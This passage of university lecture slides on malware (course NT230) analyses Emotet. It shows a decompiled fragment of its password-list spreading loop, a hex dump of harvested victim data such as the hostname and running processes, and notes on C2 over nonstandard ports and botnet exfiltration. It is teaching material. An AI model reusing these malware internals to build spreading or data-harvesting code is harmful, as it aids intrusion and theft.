60                     goto EXIT;
61                 current_password_struct = current_password_struct->next_password_struct;
62                 if ( !current_password_struct )
63                 {
64                     v7 = ptr_spreader_struct;
65                     break;
66                 }
67             }
68         }
69     }
70 }
```


- Emotet can collect victim data and store it for later retrieval.

00634928	08 10 12 AA	03 0A 14 41	44 4D 49 4E	2D 50 43 5F	41 7. ADMIN-PC
00634938	55 53 5F 38	31 39 44 39	36 45 37 15	16 00 01 00	JS 819D96E7-1.
00634948	1A F8 02 5B	53 79 73 74	65 6D 20 50	72 6F 63 65	→?[System Proce
00634958	73 73 5D 2C	53 79 73 74	65 6D 2C 73	6D 73 73 2E	ss], System, smss.
00634968	65 78 65 2C	63 73 72 73	73 2E 65 78	65 2C 77 69	exe, csrss.exe, wi
00634978	6E 6C 6F 67	6F 6E 2E 65	78 65 2C 77	69 6E 69 6E	nlogon.exe, winin
00634988	69 74 2E 65	78 65 2C 73	65 72 76 69	63 65 73 2E	it.exe, services.
00634998	65 78 65 2C	6C 73 61 73	73 2E 65 78	65 2C 6C 73	exe, lsass.exe, ls
006349A8	6D 2E 65 78	65 2C 73 76	63 68 6F 73	74 2E 65 78	m.exe, svchost.ex
006349B8	65 2C 73 70	6F 6F 6C 73	76 2E 65 78	65 2C 73 72	e, spoolsv.exe, sr
006349C8	76 61 6E 79	2E 65 78 65	2C 4B 4D 53	65 72 76 69	vany.exe, KM Servi
006349D8	63 65 2E 65	78 65 2C 63	6F 6E 68 6F	73 74 2E 65	ce.exe, conhost.e
006349E8	78 65 2C 73	70 70 73 76	63 2E 65 78	65 2C 77 6D	xe, sppsv.exe, wm
006349F8	70 6E 65 74	77 6B 2E 65	78 65 2C 53	65 61 72 63	pnetwk.exe, Search
00634A08	68 49 6E 64	65 78 65 72	2E 65 78 65	2C 74 61 73	hIndexer.exe, tas
00634A18	6B 68 6F 73	74 2E 65 78	65 2C 64 77	6D 2E 65 78	khost.exe, dwm.ex
00634A28	65 2C 65 78	70 6C 6F 72	65 72 2E 65	78 65 2C 63	e, explorer.exe, c
00634A38	6D 64 2E 65	78 65 2C 74	61 73 6B 6D	67 72 2E 65	md.exe, taskmgr.e
00634A48	78 65 2C 72	65 67 65 64	69 74 2E 65	78 65 2C 69	xe, regedit.exe, i
00634A58	65 78 70 6C	6F 72 65 2E	65 78 65 2C	6E 6F 74 65	explore.exe, note
00634A68	70 61 64 2E	65 78 65 2C	61 75 64 69	6F 64 67 2E	pad.exe, audiodg.
00634A78	65 78 65 2C	4C 61 74 6E	50 61 72 61	6D 73 2E 65	exe, LatnParams.e
00634A88	78 65 2C 4F	6C 6C 79 44	42 47 2E 45	58 45 2C 53	xe, OllyDBG.EXE, S
00634A98	65 61 72 63	68 50 72 6F	74 6F 63 6F	6C 48 6F 73	earchProtocolHos
00634AA8	74 2E 65 78	65 2C 53 65	61 72 63 68	46 69 6C 74	t.exe, SearchFilt
00634AB8	65 72 48 6F	73 74 2E 65	78 65 2C 22	12 4D 69 63	erHost.exe. Jmic
00634AC8	72 6F 73 6F	66 74 20 4F	75 74 6C 6F	6F 6B 00 00	rosoft Outlook..
00634AD8	F5 C5 D8 FA	F5 D9 00 00	E8 25 63 00	00 19 63 00	路佞蹠..?c..tc.


Command and Control (C2)




- C2 is the mechanism by which the malware operators communicate with the malware on target.
- Emotet will often communicate via nonstandard ports when transmitting C2 traffic.




- Emotet's botnet is used for command-and-control generally, and data exfiltration specifically.
- Data from the victim system is transferred over the Internet, across the botnet to be staged on a “safe” attacker system.



Putting It All Together



Putting It All Together



- Office of Information Security, Securing One HHS “**Emotet Malware: The Enduring and Persistent Threat to the Health Sector**”



NT230 – Malware's Modus Operandi

Cơ chế hoạt động của mã độc

Email: insecclab@uit.edu.vn

Trường ĐH Công nghệ Thông tin -

ĐHQG TP. HCM

University of Information Technology (UIT), VNU-HCM





© Trường ĐH Công nghệ Thông tin

Tài liệu giảng dạy môn học